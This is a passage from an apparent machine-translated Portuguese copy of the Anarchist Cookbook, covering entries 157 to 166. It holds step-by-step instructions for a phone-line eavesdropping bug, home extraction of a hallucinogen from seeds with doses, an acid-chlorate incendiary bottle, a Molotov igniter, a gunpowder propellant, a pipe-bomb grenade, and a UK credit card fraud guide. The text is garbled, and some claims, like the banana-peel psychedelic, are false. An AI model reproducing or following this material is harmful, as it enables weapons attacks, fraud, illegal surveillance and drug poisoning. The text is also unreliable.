Para ligar para Frankfurt, na Alemanha, você faria o seguinte:

011 + 49 + 611 + (# queria) + sinal # (octothrope)

O sinal # no final é dizer sino que terminar de digitar em todas as informações necessárias.

157.The Transmissor Infinito: por <<< >>> Santo Vento

DO LIVRO CONSTRUIR SUA PRÓPRIA

LASER, PHASER, ION RAY GUN & OUTROS PROJETOS DE TRABALHO era espacial

POR ROBERT IANNINI (TAB BOOKS INC)

Descrição: Resumidamente, o transmissor Infinito é um dispositivo que ativa um microfone através de um telefonema. Ele está conectado à linha telefônica e quando o telefone tocar, irá interceptar imediatamente o anel e transmissão para o telefone qualquer som que é na sala. Este dispositivo foi

originalmente feita por informação ilimitada, e tinha um decodificador de tons para evitar tudo que não sabia o código de ser capaz de usar a

telefone em seu caminho normal. Esta versão, no entanto, irá ativar o microfone para quem chama enquanto ele estiver em operação.

NOTA: É ilegal usar este dispositivo para tentar bug alguém. Também é muito estúpido, porque eles são bastante perceptível.

Lista de peças:

Finja que uF significa micro Farad, cap = capacitor

Part # Description

-

R1, 4,8 3 390 k \rightarrow watt resistor

R2 um resistor de 5,6 M \rightarrow watt

R3, 5,6 3 6,8 k \rightarrow watt resistor

R7/S1 1 5 k pot / switch

R9, 16 2 100 k \rightarrow watt resistor

R10 1 2,2 k \rightarrow watt resistor
 R13, 18 2 1 k \rightarrow watt
 R14 1 470 ohm \rightarrow watt
 R15 1 10 k \rightarrow watt resistor
 R17 1 1 M \rightarrow watt
 C1 1 0,05 μ F/25 V cap disco
 C2, 3,5,6,7 5 1 μ F 50 V cap eletrolítico ou tant (de preferência não polarizado)
 C4, 11,12 3 0,01 μ F/50 V cap disco

Página 166

C8, 10 2 100 μ F @ 25 V cap eletrolítico
 C9 1 5 μ F @ 150 V cap eletrolítico
 C13 1 10 μ F @ 25 V cap eletrolítico
 TM1 um temporizador 555 dip
 A1 1 CA3018 conjunto amp em lata
 Q1, 2 2 PN2222 npn transistor sil
 Q3 1 D4OD5 npn pwr guia transistor
 D1, 2 2 50 V 1 ampères reagir. 1N4002
 T1 1 1 «k/500 transformador de
 M1 um grande microfone de cristal
 J1 1 Phono tomada opcional para saída de sentido
 WR3 (24 ") n ° 24 vermelho e preto gancho de arame
 WR4 (24 ") n ° 24 gancho de arame preto
 CL3, 4 2 jacaré
 CL1, 2 2 6 "clips de encaixe da bateria
 PB1 1 1 3/4x4 «x.1 perfboard
 CA1 1 5 \rightarrow x3x2 1/8 cinza gabinete fab
 WR15 (12 ") n ° 24 fio buss
 KN1 um pequeno botão de plástico
 BU1 uma pequena bucha de fixação
 B1, 2 2 bateria de 9 volts ou transistor de 9V ni-cad
 Circuito de operação: Não sendo o cara mais técnico do mundo, e não ser muito bom em eletrônica (ainda), estou apenas repetindo o que o Sr. Iannini do dito sobre o funcionamento do circuito. O transmissor consiste de um amplificador de grãos integrados nas linhas telefônicas através de transformador. O circuito é iniciada pela acção de um pulso de voltagem transiente que ocorrem em toda a linha de telefone no instante em que o circuito telefónico é feito (a anel, em outras palavras). Este transitória imediatamente aciona um cronômetro cuja saída pino 3 vai positivo, transformando em transistores Q2 e Q3. Cronômetro

TM1 agora permanecer nesse estado por um período de, dependendo dos valores de R17 e C13 (normalmente cerca de 10 segundos para os valores mostrados). Quando Q3 está ligado pelo timer, um "fora do gancho" condição simulada é criada pela ação de comutação de Q3 que ligam o 500 ohm enrolamento do transformador diretamente através das linhas telefônicas. Simultaneamente, grampos Q2 no chão da A1, amplificador, e Q1, o transistor de saída, para o negativo retornar de B1, B2, portanto, permitindo desta seção amplificador. Note-se que B2 é sempre necessária, fornecendo energia de repouso durante a TM1 condições normais. Sistema é on / off controlado pelo S1 (switch). Um cristal microfone capta os sons que são alimentados para os dois transístores da primeira A1 ligado a matriz como um seguidor de emissor dirigir os restantes dois transistores em cascata como emissores comuns. Saída da matriz agora dirige Q1 capacitively acoplados a 1500 ohm enrolamento de T1. R7 controla a pegar a sensibilidade do sistema. Diodo D1 é polarizado no instante de ligação e, essencialmente, se aplica um impulso negativo no pino 2 de TM1, iniciando-se o ciclo. Braçadeiras D2 qualquer altos impulsos positivos. C9 dc-isola e insensibiliza o circuito. O sistema descrito deve operar quando qualquer chamada de entrada é feita sem tocar o telefone.

Diagrama esquemático: Porque este é o texto, isso não parece muito quente. Por favor, use um pouco de imaginação! Eu espero conseguir um desenho gráfico desta como assim que eu puder em uma Fontrix graffile.

Para ser capaz de ver que tudo é, este personagem: | deve aparecer como uma barra horizontal. Eu fiz isso em um] [e com a] [e 80 cartão de coluna, por isso estou desculpe se isso parece meio estranho para você.

Símbolos:

resistor: - / \ / \ / -

switch: _ / _

da bateria: -! | | -

condensador (electrolítico): - | (-

capacitor (disco): - | | -

transistor: (c)> (e) Transformador:) | | (

\ _ /
) | | (
 | (B) _) | | (
 diodo: | <

Chip: . _____.

! _____! (Chips são fáceis de reconhecer!)

Pontos implica uma ligação entre os fios. NO PONTO, nenhuma conexão.

ou seja: _ _ é uma ligação enquanto _ | _ significa que não há conexão.!

----- 1/4 -
 _____ to VERDE linha telefônica arame.

| _____ to RED linha telefônica arame.

| | . _____ (M1) _____.

| | |
 | | R1 |

| | ! _____ / \ / \ / _____ !

Página 167

| | | ! _ _ C1

| | | Este fio é o amp _____

| | | <= Terra | R2

| | | ! _____ / \ / \ / _____.

| | | . _____ !. |

| | | ! _____ 4 9 11 _____ !

| | | |

| | | ! _____ 7 12. _____ !

| | | | A1 | R3 |

| | | ! _____ 10 * 8 _____ . _____ / \ / \ / _____ !

| | | | / | | |

| | | C4 | / | \

| 2ma

| | ! _____ | | _____ . | / | / R4 B1 +

| | | | | | /

| \

| | | R7 | C2 | / | / |

| | | ! _____ / \ / \ / _____) | ! _ 8 * _ / | | S1 |

| | | ^ | 6 _____ ! neg < _ / . _ !

| | | | C3 | | | C5 retorno |


```

| | | ____ | ( ____ 3 |! '- | (- | |
| | | | 5 1 _____! |
| | |
\! _____! | B2 |
| |! _____ . R8 / | | +
| | \
| | R6 | 3ma
| |! _____ |! _____ /\ /\ / _____!
| | R5 | | |
| |! ____ /\ /\ / _____ | _____! |
| | | |
| | | |
| | C6 | |
| | | -) | - 'R9 |
| |! _____ /\ /\ / _____. |
| | | | |
| | Q1 _ _ |! R10 |
| |! _____ /\ _____ _ /\ /\ / _____!
| | | |
| | | |
| | C8 | |
| |! _____ ) | _____ | _____!
| |! | |
| | / | |
| | ---- |
| | \
| | > | | |
| | | | |
| | | | |
| |! _____ . | |
| | | | |
| |! _____ . | | |
| | | | |
| |! _____ . | | . ____! |
| | | | |
| | | | |
| | | | C7 |
| | | '- | (- |
|
| _____ | _____ .T1. _____! | | |
| | 1500) | | (500 |
| | Ohm) | | (ohm |

```

```

| |! _____) |. | ( _.. |
| | | |
| | | |
| | |> |
| | | / |
| | + ---- | Q3 |
| | | \
|
| _____ | _____ | _____ | _____! __. D1 C9 |
| | | '- | <--- | (----- | |

```

Página 168

```

. _____! | | | |
|
| | | |
|. _____! | | |
| | | |
\
|. _____! C11 | |
/ | |. ____ | | _____! |
R13 \
| | | | | |
/ | | | | |
\
! _____. ____ | _____! | |
| | | | R16 | R15 |
V | |! ____ / \ / \ / \ _____ ____ / \ / \ / _!
Neg | | | D2 | |
Voltar | |! ____ | < _____! |
B1, B2 | \
| |
| / |. _____! . |
| \ R14 | C12 | TM1 2 | |
| | / _ | | _ 5 4 _____!
| \
| | | |
| |! ____ 1 8 _____!
| | | | 7 6 3 | | |
| | |! _____. _____. _____. _____.! |
| | | | | |
| | | C13 | | | R17 |
| |! ____ ) | _____ _ ____ |! ____ / \ / \ / ____!
| | | | |
! _____ | _____ _ ____ |! _____ _ ____! |

```

```

| | | |
| \
| C10 |
| / _____ R18) |! _____!
| \
| /
| |
! __ O J1

```

saída sentido

Notas de construção: Porque o livro maldito apenas deu uma imagem em vez de instruções passo a passo, e eu vou tentar dar-lhe o máximo de ajuda

possível. Note-se que todas as peças que você vai usar são claramente identificados no esquema. O perfboard, botões, 'jacaré grampos, etc são opcionais. Eu

sugiro fortemente que você use a placa! Ele vai fazer a fiação dos componentes se muito mais fácil do que se você não usá-lo. O botão você

pode ser usada para controlar o pote (R7). R7 é usada para ajustar o TI de modo que é soa Ok por telefone. (Você começa a determinar o que soa bem) por

alterando o valor do C13, você pode alterar a quantidade de tempo que o circuito vai ficar aberto (ele não consegue detectar a desligar, por isso funciona em um

timer.) Um valor de 100 micro Farads irá aumentar o tempo por cerca de 10 vezes. O comutador (S1) determina se ou não o aparelho está operacional.

Fechado está ligado. Abrir está desligado. O retorno negativo é os terminais negativo da bateria! As baterias será algo parecido com isso quando ligado

up:

```

<-V_____.._____.._____..____->

```

```

| | | | |

```

```

_____|! |!
| + - | _ / _! | + - | ____

```

```

| | Interruptor ^ | |

```

```

9volts | | | | 9volts |

```

```

! _____! retorno neg! _____!

```

Para ligar isso à linha telefônica, existem três maneiras, dependendo do que tipo de tomada que você tem. Se for do tipo antigo (não modular), então você

pode apenas abrir a placa de parede e ligar os fios do transmissor diretamente nos terminais do telefone.

Se você tem um jack modular com quatro pinos, conecte o vermelho para o pino negativo (não me qual é qual Eu não tenho esse tipo de tomada perguntar ...

Eu só vi nas lojas), eo verde para o pino positivo, e plug dentro Tente não chocar-se ...

Se você tem o clip-in tipo jack, obter o dobro extensão do sexo masculino (uma com um grampo em cada extremidade), e cortar um clipe. Obter uma faca afiada e emendar fora do material de proteção cinza. Você deverá ver quatro fios, incluindo um verde e um vermelho. Você pode anexar os fios apropriados do

TI para estes dois, e ligue a outra extremidade na parede.

Obtendo o que ele funcione: Se acontecer de você ter um problema, você deve tentar fazer o seguinte (estas são regras de senso comum!) Certifique-se de

que você tem a polaridade de todo o direito capacitores (se você usou capacitores polarizados, que é). Certifique-se de que toda a solda é bem feito e

não tem curto-circuito algo acidentalmente (como se você tivesse uma bola tocar dois fios que não se deve tocar.)

Verifique se há outro curta

Página 169

circuitos. Verifique se a bateria está na direita. Verifique se o interruptor está fechado. Se ainda assim não funcionar, mande-me uma linha em uma das

Maryland ou Virginia BBSs e vou tentar ajudá-lo.

A saída de sentido: De alguma forma ou de outra, é possível ligar outra coisa até esta e ativá-lo por telefone (como um alarme, luzes, etc)

158.LSD por The Jolly Roger

Eu acho que, de todas as drogas no mercado negro, hoje, o LSD é o mais estranho. É a principal droga mais recente a entrar para a vida no psicodélico

subcultura. (Blá, blá, blá ... vamos ao que interessa: Como fazê-lo em sua cozinha!)

1.Grind-se 150 gramas de sementes de morning glory ou bebê de madeira havaiano subiu sementes.

2.In 130 cc. de éter de petróleo, embeber as sementes durante dois dias.

3.Filter a solução através de uma tela apertada.

4.Throw para fora do líquido e permitir a papa de semente para secar.

5. Para dois dias permitirá que o mingau de molho em 110 cc. de álcool de madeira.

6. Filter novamente a solução, poupando o líquido e rotulagem "1."

7. Resoak o mush em 110 cc. de álcool de madeira durante dois dias.

8. Filter e jogar fora o mush.

9. Add o líquido a partir da segunda para absorver a solução identificada como "1".

10. Pour o líquido para um tabuleiro de biscoito e permitir que ela se evapore.

11. Quando todo o líquido tenha evaporado, de uma goma amarela remanesce. Isso deve ser raspado e colocado em cápsulas.

-

30 gramas de sementes de morning glory = 1 viagem

-

15 madeira havaiano subiu sementes = 1 viagem

Muitas empresas, como a Northop-King ter sido o revestimento de suas sementes com um produto químico tóxico, que é veneno. Sementes ordem de um atacadista, , uma vez que é muito mais seguro e mais barato. Madeira havaiano subiu sementes podem ser encomendados diretamente a partir de:

Berçário e flores de Chong

PO Box 2154

Honolulu, Hawaii

DOSES LSD

As doses básicas de ácido variar de acordo com o tipo de ácido está disponível e qual o meio de ingestão é usado. Quimicamente, a potência de

LSD-25 é medida em microgramas, ou microfones. Se você é quimicamente mente ou fazer o seu próprio ácido, em seguida, calcular o número de microgramas é

muito importante. Normalmente, entre 500 e 800 microfones é bastante para uma viagem de 8 horas, dependendo da qualidade do ácido, é claro. Tenho ouvido falar de

pessoas que tomam tanto quanto 1.500-2.000 microfones. Isto não só é extremamente perigoso, é extremamente dispendioso.

LSD vem embalado em muitas formas diferentes. Os mais comuns estão listados abaixo:

1.O mancha marrom, ou um pedaço de papel com uma queda seca de LSD sobre ele, está sempre por perto. Normalmente, um ponto é igual a uma viagem.

Ácido 2.Capsuled é muito complicado, pois a tampa pode ser praticamente qualquer cor, tamanho ou potência. Sempre pergunte o que o ácido é cortado com, como uma grande quantidade de ácido é

cortar com a velocidade ou a esticnina. Além disso, observe a dosagem.

3.Small branco ou pastilhas coloridas foram conhecidos para conter o ácido, mas, como com ácido capsuled, é impossível dizer potência, sem perguntar.

159.Bananas por The Jolly Roger

Acredite ou não, as bananas contêm uma pequena quantidade de _Musa Sapientum bananadine_, o que é, um psicodélico de curta duração suave. Tem maneiras muito mais fáceis de obter elevados, mas a grande vantagem deste método é que as bananas são legais.

1.Obtain £ 15. de bananas amarelas maduras.

2.Peel todos os 15 lbs. e comer a fruta. Salvar as cascas.

3.With uma faca afiada, raspe o interior das cascas e guardar o material raspado.

4.Put todo o material raspado em uma panela grande e adicione água. Ferva por três a quatro horas, até que alcançou uma consistência pastosa sólida.

5.Spread este colar em folhas de bolinho, e seca em um excesso de cerca de 20 minutos a uma hora e meia. Isto irá resultar na forma de um pó branco fino. Faz cerca de um quilo de bananadine pó. Normalmente, ninguém vai sentir os efeitos da bananadine depois de fumar três ou quatro cigarros.

Tabela de Pesos

Libras

Onças

Grams

Kilos

1

16

453,6

0,4536

0,0625

1

28.35

0,0283

0,0022

0,0352

1

0.001

Página 170

2.205

35,27

1000

1

160.Yummy Marihuana Receitas por The Jolly Roger

Acapulco Verde

•

3 abacates maduros

•

«Cebola picada copo

•

2 colheres de chá de pimenta em pó

•

3 colheres de sopa de vinagre de vinho

•

«Xícara picado maconha (erva)

Misture o vinagre, grama, e pimenta em pó juntos e deixe a mistura repousar durante uma hora. Em seguida, adicione abacate e cebola e amasse tudo

juntos. Pode ser servido com tacos ou como um mergulho.

Soup Pot

•

1 lata de caldo de carne condensado

•

3 colheres de sopa de erva

•

3 colheres de sopa de suco de limão

•

«Can w ater

•

3 colheres de sopa de agrião picado

Misture todos os ingredientes em uma panela e leve para ferver em fogo médio. Coloque no frigorífico durante duas a três horas, aquecer e servir.

Pork and Beans e Pot

•

1 lata grande (1 £ 13 onças) de carne de porco e feijão

•

«Copo grama

•

4 fatias de bacon

•

«Melaço Cup Light

•

«Nogueira colher de chá de sal

•

3 rodelas de abacaxi

Misture em uma panela, cubra top com abacaxi e bacon, leve ao forno a 350 ° por cerca de 45 minutos. Atende cerca de seis anos.

A bola de carne

•

£ 1 hambúrguer

•

→ xícara de cebola picada

•

1 lata de creme de cogumelos

•

→ xícara de migalhas de pão

•

3 colheres de sopa de erva

•

3 colheres de sopa Índia relish

Misture tudo e moldar em bolas de carne. Brown na frigideira e escorra. Coloque em uma panela com sopa e «xícara de água, tampe e cozinhe em fogo baixo por cerca de 30 minutos. Alimenta cerca de quatro pessoas.

Spaghetti Sauce

•

1 lata (6 oz.) Extrato de tomate

•

2 colheres de sopa de azeite de oliva

•

«Cebola picada copo

•

«Copo capim picado

•

1 pitada de pimenta

•

1 lata (6 oz) de água

•

«Dente de alho picado

•

1 folha de louro

•

1 pitada de tomilho

•

«Colher de chá de sal

Misture em panela grande, tampe e cozinhe, mexendo frequentemente por duas horas. Sirva sobre o espaguete.

Pão de Pot

•

1 pacote de sopa de cebola

•

1 (16 oz.) Todo pode tomates pelados

•

«Copo capim picado

Página 171

•

2 libras. carne moída ou frango ou peru

•

1 ovo

•

4 fatias de pão, esfarelado

Misture todos os ingredientes e forma em um pão. Leve ao forno por uma hora, em forno 400 °. Atende cerca de seis anos.

Pimenta Pot Feijão

•

2 libras. feijão

•

1 £ bacon, cortado em secções de duas polegadas

•

2 xícaras de vinho tinto

•

4 colheres de sopa de pimenta em pó

•

«Dente de alho

•

1 xícara de erva picada

•

«Cogumelos copo

Mergulhe feijão durante a noite em água. Em uma panela grande, despeje água fervente sobre os feijões e cozinhe por pelo menos uma hora, adicionando mais água para manter feijão coberto. Agora adicione todos os outros ingredientes e continue a cozinhar por mais três horas. Sal a gosto. Atende cerca de dez anos.

Pássaro Recheio

-

5 xícaras de migalhas de pão de centeio

-

2 colheres de sopa de frango tempero

-

«Cada xícara de passas e amêndoas

-

«Xícara de aipo

-

1/3 xícara de cebola picada

-

3 colheres de sopa de manteiga derretida

-

«Copo capim picado

-

2 colheres de sopa de vinho tinto

Misture tudo junto, e depois enchê-lo dentro

A Apple Pot

-

4 maçãs (sem caroço)

-

«Xícara de açúcar mascavo

-

¬ xícara de água

-

4 cerejas

-

1/3 xícara capim picado

-

2 colheres de sopa de canela

Pó da grama em um liquidificador e misture grama com açúcar e água. Coisas núcleos com esta pasta. Polvilhe as maçãs com canela e cubra com

uma cereja. Asse por 25 minutos a 350 °.

Pot Brownies

-

«Xícara de farinha

- - 3 colheres de sopa de encurtamento
 -
 - 2 colheres de sopa de mel
 -
 - 1 ovo (batido)
 -
 - 1 colher de sopa de água
 -
 - «Copo grama
 -
 - pitada de sal
 -
 - ↪ colher de chá de fermento em pó
 -
 - «Xícara de açúcar
 -
 - 2 colheres de sopa de xarope de milho
 -
 - Um chocolate derretido quadrado
 -
 - 1 colher de chá de baunilha
 -
 - «Xícara de nozes picadas
 - Peneire a farinha, o fermento eo sal. Encurtamento Mix, açúcar, mel, xarope, e ovo. Em seguida, misturar o chocolate e outros ingredientes, e misture bem. Espalhe em uma panela de 8 polegadas e leve ao forno por 20 minutos a 350 °.
 - Pão de banana
 -
 - «Copo encurtamento
 -
 - 2 ovos
-

Página 172

-
- 1 colher de chá de suco de limão
-
- 3 colheres de chá de fermento em pó
-
- 1 xícara de açúcar
-
- 1 xícara de purê de bananas

-
- 2 xícaras de farinha peneirada

-
- «Copo capim picado

-
- «Colher de chá de sal

-
- 1 xícara de nozes picadas

Misture a gordura eo açúcar, bata os ovos e adicione à mistura. Separadamente misturar bananas com suco de limão e acrescente à primeira mistura. Peneire a farinha, sal e fermento em pó e misture todos os ingredientes juntos. Asse por 1 hora → no 375º.

Os cookies semente de gergelim

-
- 3 onças terra assada sementes de gergelim

-
- 3 colheres de sopa de amêndoas

-
- colher de chá de noz-moscada

-
- xícara de mel

-
- «Colher de chá de gengibre em pó

-
- colher de chá de canela

-
- onças. grama

Brinde a grama até um pouco marrom e, em seguida, esmagá-lo num almofariz. Misture grama esmagada com todos os outros ingredientes em uma frigideira. Coloque frigideira em baixo

fogo e acrescente uma colher de sopa de manteiga sal. Deixe cozinhar. Quando esfriar, a mistura de rolo em pequenas bolas e mergulhá-los para as sementes de gergelim.

Se acontecer de você estar no país em um lugar onde maconha está sendo cultivada, aqui está uma das maiores receitas que você pode tentar. Escolha um de tamanho médio folha fora da planta da maconha e mergulhá-lo em uma xícara de manteiga tirada, adicione o sal e comer.

161.Peanuts pela Jolly Roger

Tente isto em algum momento quando você está entediado!

1.Take um quilo de amendoim cru (não torrado!)

2.Shell-los, poupando as peles e descartando as cascas.

3.Eat as nozes.

4.Grind-se as peles e juntá-las em um cigarro e fumaça!

Você vai se divertir, acredite em mim!

Fogo Bottle 162.Chemical pela Jolly Roger

Esta garrafa incendiário é auto-inflamabilidade on impacto-alvo.

Materiais necessários

Material

Como Usado

Fonte comum

Ácido Sulfúrico

Baterias de armazenamento

Veículos Automotores

Processamento de Material

Plantas Industriais

Gasolina

Combustível Motor

Posto de gasolina

Veículos Automotores

Cloreto de Potássio

Medicina

Farmácias

Açúcar

Adoçantes Foods

Loja de alimentos

-

Garrafa de vidro com tampa (cerca de 1 litro tamanho)

-

Garrafa pequena ou frasco com tampa.

-

Pano ou papel absorvente (papel toalha, jornal)

-

De corda ou borracha bandas de

Procedimento:

Ácido 1.Sulphuric deve ser concentrada. Se o ácido da bateria ou outro ácido diluído é usado, concentrá-la fervendo até fumos brancos densos são dadas

off. Recipiente usado para ferver deve ser de esmalte-ware ou de vidro do forno.

ATENÇÃO: Ácido Sulfúrico vai queimar a pele e destruir a roupa. Se alguma for derramado, lave-a com uma grande quantidade de água. Vapores são

Também é muito perigoso e não deve ser inalado.

Página 173

2.Retirar o ácido do calor e deixar arrefecer até à temperatura ambiente.

3.Deite gasolina na grande 1 garrafa de litro, até cerca de 1/3 cheio.

Ácido sulfúrico concentrado à gasolina 4.Adicionar lentamente até que a garrafa é enchida para dentro de 1 "a 2" a partir de cima. Colocar a rolha na garrafa.

5.Wash o exterior da garrafa com água limpa.

ATENÇÃO: Se isso não for feito, a garrafa de fogo pode ser perigoso para lidar durante o uso!

6.Wrap um pano limpo ou várias folhas de papel absorvente, em torno do lado de fora da garrafa. Amarre com barbante ou prenda com elásticos.

7.Dissolve «copo (100 gramas) de clorato de potássio e« copo (100 gramas) de açúcar em um copo (250 cc) de água fervente.

8.Allow a solução esfriar, despeje o pequeno frasco e tampa. A solução arrefecida deve ser de aprox. 2/3 cristais e 1/3 de líquidos. Se houver

é mais do que isso, despeje o excesso antes de usar.

ATENÇÃO: Guarde esta garrafa separadamente a outra garrafa!

Como usar:

1.Shake o pequeno frasco para misturar o conteúdo e despeje sobre o pano ou papel em volta da garrafa grande. Garrafa pode ser usado solução molhado ou depois é secou-se. No entanto, quando seca, a mistura de clorato de potássio açúcar é muito sensível à chama ou faísca e deve ser tratado em conformidade.

2.Throw ou lançar a garrafa. Quando a garrafa quebra contra uma superfície dura (target) o combustível vai inflamar.

163.Igniter do livro Jogos por The Jolly Roger

Este é um dispositivo de ignição quente feito a partir do livro fósforos de papel para uso com coquetel molotov e outros incendiários.

Material de Obrigatório:

-

Livro de papel corresponda

-

Adesiva ou fita de atrito

Procedimento:

1.Retire o grampo (s) do livro de jogo e partidas separadas de capa.

2.Fold e fita uma linha de jogos (dobra em terços)

3.Shape da tampa para dentro de um tubo com a superfície impressionante no seu interior e a fita. Verifique se a tampa da pasta vai caber firmemente em torno do jogo gravado cabeças. Deixe a tampa aberta na extremidade oposta para a inserção dos jogos.

4.Push os jogos gravadas no tubo até que as extremidades inferiores são expostas a cerca de 3/4 polegadas (2 cm)

5.Flatten e dobrar a extremidade aberta do tubo de modo que este rebenta mais de cerca de 1 polegada (2 - «cm); fita no lugar.

Use com um Cocktail Molotov:

1.Tape separador "jogo final" do dispositivo de ignição para o pescoço do coquetel molotov.

2.Grasp a "capa e guia" e puxar fortemente ou rapidamente para acender.

Uso geral:

O livro jogo de ignição pode ser usado por si só para inflamar líquidos inflamáveis, fusíveis, cabos e itens semelhantes que necessitam de ignição quente.

ATENÇÃO: Loja partidas ignições concluídas em recipientes moistureproof como a borracha ou sacos plásticos até que esteja pronto para uso. Úmido ou molhado livro fósforos de papel não vai inflamar.

164 ". Pó Red or White" Propellant pela Jolly Roger

"Red ou pó branco" propulsor pode ser preparado de uma maneira simples e segura. A formulação descrita abaixo resultará em cerca de 2 «

quilos de pó. Este é um propulsor armas de pequeno porte e só deve ser usado em armas com «polegadas de diâmetro ou menos (mas não pistolas!).

Material de Obrigatório:

-

Fonte de calor (Kitchen Stove ou incêndio aberta)

-

2 balde de metal galão

-

Medição copo (8 onças)

-

Colher de pau ou espátula de borracha

-

Da folha de metal ou uma folha de alumínio (pelo menos 18 cm quadrados)

-

Tela da janela plana (, pelo menos, 1 quadrado pé)

-

Nitrato de Potássio (granulado) copos 2-1/3

-

O açúcar branco (granulado) 2 xícaras

-

Pó de óxido férrico (ferrugem) 1/8 xícara (se disponível)

-

Água clara, 1 - «copos

Página 174

Procedimento:

1. Coloque o açúcar, o nitrato de potássio, e água no balde. Aqueça com fogo baixo, mexendo ocasionalmente, até que o açúcar e nitrato de potássio dissolver.

2. Em disponíveis, adicionar o óxido de ferro (ferrugem) para a solução. Aumente a chama sob a mistura até que que ferve gentilmente.

NOTA: A mistura irá reter o coloration ferrugem.

3. Stir e raspar as laterais da caçamba, ocasionalmente, até que a mistura é reduzida a um quarto do seu volume original, em seguida, mexa continuamente.

4. As a água evapora, a mistura se torne mais grossa, até atingir a consistência de cereal cozido ou caramelos caseiros. Em

Nesta fase de espessura, remover o balde da fonte de calor, e espalhar a massa em folha de metal.

5. While o material esfria, marcar com uma colher ou espátula em entrecruzado sulcos de cerca de 1 polegada de distância.

6. Allow o material a secar, de preferência sob o sol. Como seca, restaurá-lo em conformidade (a cada 20 minutos) para auxiliar a secagem.

7. Quando o material seco até um ponto em que é húmida e suave, mas não pegajoso ao toque, colocar uma pequena colher na tela. Esfregue a

material de ida e volta contra a malha da tela com uma colher ou outro objeto plano até que o material é granulada em pequenas worm-like partículas.

Granulação 8. After, retornar o material para o sol para deixar secar completamente.

165. Pipe Hand Grenade pela Jolly Roger

Hand Grenades pode ser feita a partir de um pedaço de cano ferro fundido, ferro. O enchimento pode ser de explosivo militar plástico ou granular, explosivos improvisados, ou propulsor de espingarda ou munição para armas de pequeno porte.

Material de Obrigatório:

-

Tubo de ferro, extremidades roscadas, 1 - «" a 3 "de diâmetro, 3" a 8 "de comprimento.

-

Two (2) tubo de ferro tampas de

-

Explosiva ou propulsor

-

Espoleta não elétricos (comercial ou militar)

-

Cabo fusível

-

Broca de mão

-

Alicate

Procedimento:

1. Coloque explodir cap em uma extremidade do cabo de fusível e friso com um alicate.

NOTA: Para saber quanto tempo o cabo fusível deve ser, verificar o tempo que leva um comprimento conhecido para queimar. Se 12 polegadas queimaduras em 30 segundos, de 6 polegadas

cabo vai incendiar a granada em 15 segundos.

Cap tubulação 2. Screw a uma extremidade do tubo. Lugar cabo fusível com jateamento cap na extremidade oposta, para que o detonador está perto do centro de do tubo.

NOTA: Se o explosivo plástico é para ser usado, preencha tubo antes de inserir detonador. Empurrar uma vara redonda para o centro do explosivo para fazer uma buraco e, em seguida, insira o detonador.

3. Deite explosivo ou propulsor em tubo um pouco de cada vez. Toque em a base de de o tubo de com frequência para se contentar de enchimento.

4.Drill um buraco no centro da tampa de tubo solto suficientemente grande para o cordão fusível para passar.

Tópicos 5.Wipe tubos para remover qualquer material de enchimento. Deslize a tampa do tubo perfurado sobre a mão de fusíveis e parafuso apertado no tubo.

166.European fraude de cartão de crédito por creditman!

Fraude de cartão de crédito do Reino Unido é muito mais fácil do que mais nos Estados Unidos. São necessários os mesmos três fundamentos básicos:

1.A esconderijo.

2.Credit números de cartão com exp. data e endereço.

Fornecedores 3.Good do dia seguinte entrega de mercadorias.

O Safehouse

O esconderijo deve estar no piso térreo, de modo notto mijar fora do entregador quando ele vem para deixar seu equipamento recém-roubado. Se ele

tem que ir até 10 voos em um mergulho completo e cerca de 14 anos de idade sinais miúdo para um A2000, em seguida, ele vai saber! Certifique-se de que não há intrometida

vizinhos, uma boa área é uma cheia de cos 'yuppies todos eles vão trabalhar durante o dia. Esconderijos são geralmente obtidos mediante o pagamento de um mês de renda

de antecedência, ou colocar um depósito de, digamos, US \$ 200. Ou isso, ou entrar em um lugar e usar isso.

Página 175

Números de cartão de crédito

O número do cartão, data de validade, data de início (se possível), nome completo (incluindo o meio inicial), número de telefone e endereço completo com CEP são

ideal. Se você só pode obter o sirname, e nenhum código postal, você não deve ter qualquer aborrecimento real. Basta dizer que se mudou recentemente para o novo endereço.

Número de telefone é útil, se ele apenas toca e toca, mas se isso não acontecer, então certifique-se que ex-diretório. Você não pode ficar longe de dar-lhes uma

besteira número de telefone. Algumas empresas exigentes querem números de telefone só para cruzar em Cardnet mas geralmente não é necessário. Para recapitular,

aqui está um rápido check-list:

1.Card número e data de validade.

2.Name e endereço do titular do cartão.

Nome / iniciais 3.First (OPCIONAL)

Data 4.Start (OPCIONAL)

5.Postcode (OPCIONAL)

Número 6.Phone (OPCIONAL)

Se você tem todas as 6, então você não deve ter nenhum aborrecimento. Data de início é o item mais raro que poderia ser solicitado, código postal e as iniciais serem mais comum. Se você não encontrou 3-6, então você precisa de um infernal bastardo de fala suave na linha telefônica!!

A ordenação

Nem todo mundo pode encomendar \$ 1000 de coisas - não é fácil. Você tem que ser fresco, suave e tem algumas boas respostas para suas perguntas. Eu aconselho

que você só encomendar até 500 dólares de coisas de uma só vez, mas se você tiver detalhes 1-6 eo número de telefone não serão respondidas 9-5,30

PM-, em seguida, ir até \$ 1000 (certifique-se que é um cartão de ouro!). Quando se preparando para encomendar certifique-se de ter pelo menos 3 vezes a quantidade de fornecedores que você precisa, por exemplo, se você quiser cartão de 5 unidades de disco rígido, certifique-se que você tem 15 fornecedores. A maior parte do tempo, eles são ou fora de estoque, não pode fazer

entrega no dia seguinte ou não vai entregar para um endereço diferente. Lista de verificação rápida do que você deve perguntar antes de entregar o número:

Entrega no dia 1.Next, OK?

2.Ordered para endereço diferente do cartão, OK?

3.Do você ter um item em estoque (bastante óbvio, né?)

Certifique-se de pedir a todas estas questões antes de entregar o seu número precioso.

Desculpas

Desculpas habituais para um endereço diferente é que ela é um presente ou você está no negócio aqui nos próximos cinco semanas etc Qualquer velha besteira por que ele não vai ir para o endereço correto.

ATENÇÃO! Faturas! ATENÇÃO!

As facturas são, por vezes, enviado com o pacote real, mas eles também são enviados para os proprietários do cartão (porque você acha que eles precisam do endereço para?) para usar um local seguro para mais de 2 dias é arriscado. A um dia tiro é seguro, se eles pegarem em seguida, eles vão parar as mercadorias antes de começar um

mandado de busca.

Limites de Crédito

Limites de cartões de chegar de R \$ 500 a \$ 4000 em cartões de Ouro. Seu cartão de média será de cerca de \$ 1000 - \$ 1500. Demora um tempo para construir uma boa rating de crédito, a fim de ter grandes limites, então não acho que cada cartão vai conter 12 IBM 386 da! Visa e acesso são sempre utilizados - americana Express, etc são inúteis.

-

Access = Visa, Mastercard (começa com 5)

-

Visa = (começa com 4, 16 dígitos é um Gold)

A regra geral é, sempre confirmar uma ordem para se certificar de crédito está desmarcada. À medida que o mês passa, o crédito é usado para cima - os maus momentos são de 27

